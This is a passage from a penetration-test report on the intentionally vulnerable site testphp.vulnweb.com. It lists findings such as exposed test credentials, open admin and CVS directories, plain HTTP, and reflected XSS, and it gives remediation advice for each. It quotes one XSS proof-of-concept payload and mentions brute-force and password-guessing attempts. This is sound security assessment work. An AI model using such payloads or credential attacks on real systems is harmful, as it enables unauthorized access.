


Figure 3: Login Successful

Recommendations:
Implement input validation and parameterized queries including prepared statements.

- Prepared Statements and Parameterization: Queries are built with placeholders (?) instead of directly embedding user input. User input is provided separately as parameters. The database engine safely handles the query, preventing malicious code execution.
- Input Validation and Sanitization: Always validate and sanitize user input: Remove or escape special characters that could be used for injection (e.g., quotes, semicolons). Enforce allowed data types and formats.
- Least Privilege Principle: Grant database users only the minimum permissions required. This minimizes potential damage if an attacker gains unauthorized access
- Stored Procedures (cautiously): Stored procedures can be secure if implemented carefully. Store the complete logic within the database. Pass sanitized parameters to the stored procedure

8.3 Insecure connection

Description	If a website uses “http” instead of “https”, all requests and responses can be read by anyone who is monitoring the session. “http” messages are plaintext, which means unauthorized parties can easily access and read them over the internet. In contrast, “https” transmits all data in encrypted form..
Impact	Medium
System	http://testphp.vulnweb.com

Proof of Concept:




Figure 4: Insecure Connection

Recommendation:

. Change the webpage to “https”

- Obtain an SSL Certificate: Purchase one from your hosting provider or a trusted CA.
- Install and Configure SSL: Follow your hosting provider’s instructions for SSL installation on your web server.
- Enable HTTPS Redirection: Configure your server to redirect all HTTP traffic to HTTPS.
- Update Internal Links: Modify all internal links within your website code to use HTTPS URLs.

8.4 Sensitive Information Disclosure(Critical)

Description	The login credentials are visible to other users with user-name="test" password="test". It is visible to everyone who visits the signup page. http://testphp.vulnweb.com/login.php .
Impact	critical
System	http://testphp.vulnweb.com/login.php

Proof of Concept:




Figure 5: login credentials

Recommendation: Remove the user credentials Ask the user to reset the password

8.5 Sensitive Information Disclosure(HIGH)

Description	The contents of the admin directory are visible. This file contains sensitive information about the org. http://testphp.vulnweb.com/admin .
Impact	High
System	http://testphp.vulnweb.com/admin

Proof of Concept:




Figure 6: admin

Recommendation: Hide Sensitive contents from this web page. Implement access controls.

8.6 Sensitive Information Disclosure(high)

Description	The contents of the CVS directory are visible. This file contains log history and other sensitive information about the org http://testphp.vulnweb.com/ CVS .
Impact	High
System	http://testphp.vulnweb.com/ CVS

Proof of Concept:




Figure 7: index of CVS

Recommendation: Hide Sensitive contents from this web page. Implement access controls.

8.7 Reflected Cross-site scripting in search bar(Critical)

Description	An attacker could inject malicious code into the search bar description. When another user sees that description and clicks the link, the attacker's code could run in the victim's browser. This code could steal the user's login information, redirect them to malicious sites, or disrupt the website itself. The command "jimg src=s onerror=alert(1)?" was used
Impact	critical
System	http://testphp.vulnweb.com

Proof of Concept:




Figure 8: Reflected xss

Proof of Concept:




Figure 9: Reflected XSS

Recommendation:

- **Input Validation and Filtering:** Examine all user-supplied data upon receiving it.
- **Output Encoding:** Before displaying any user controlled data, encode it appropriately based on the context (HTML, URL, JavaScript, etc. . .)
- **Web Application Firewall:** It can provide an additional layer of security. It can be configured to block malicious requests containing potential XSS payloads.

9 Security Weakness

WeakPassword Policy

I successfully performed password guessing attacks against testphp login forms. It doesn't have a strong password policy. Users are even able to create password with just 4 characters.

Unrestricted Login Attempts

During the assessment, I performed multiple brute-force attacks against login forms. For all logins, unlimited attempts were allowed, which permitted an eventual successful login.

Missing Multi-factor Authentication

Multi-factor Authentication is missing in the login page. It enables the attacker to login to the account with only username and password

10 Conclusion

The testphp.vulnweb.com application contains several critical vulnerabilities that could be exploited by attackers to compromise the security of the application and its users. It is recommended to address these vulnerabilities promptly to enhance the security posture of the application.

11 References

- OWASP Top Ten: <https://owasp.org/www-project-top-ten/>
- SQL Injection: https://owasp.org/www-community/attacks/SQL_Injection
- Cross-Site Scripting (XSS): <https://owasp.org/www-community/attacks/xss/>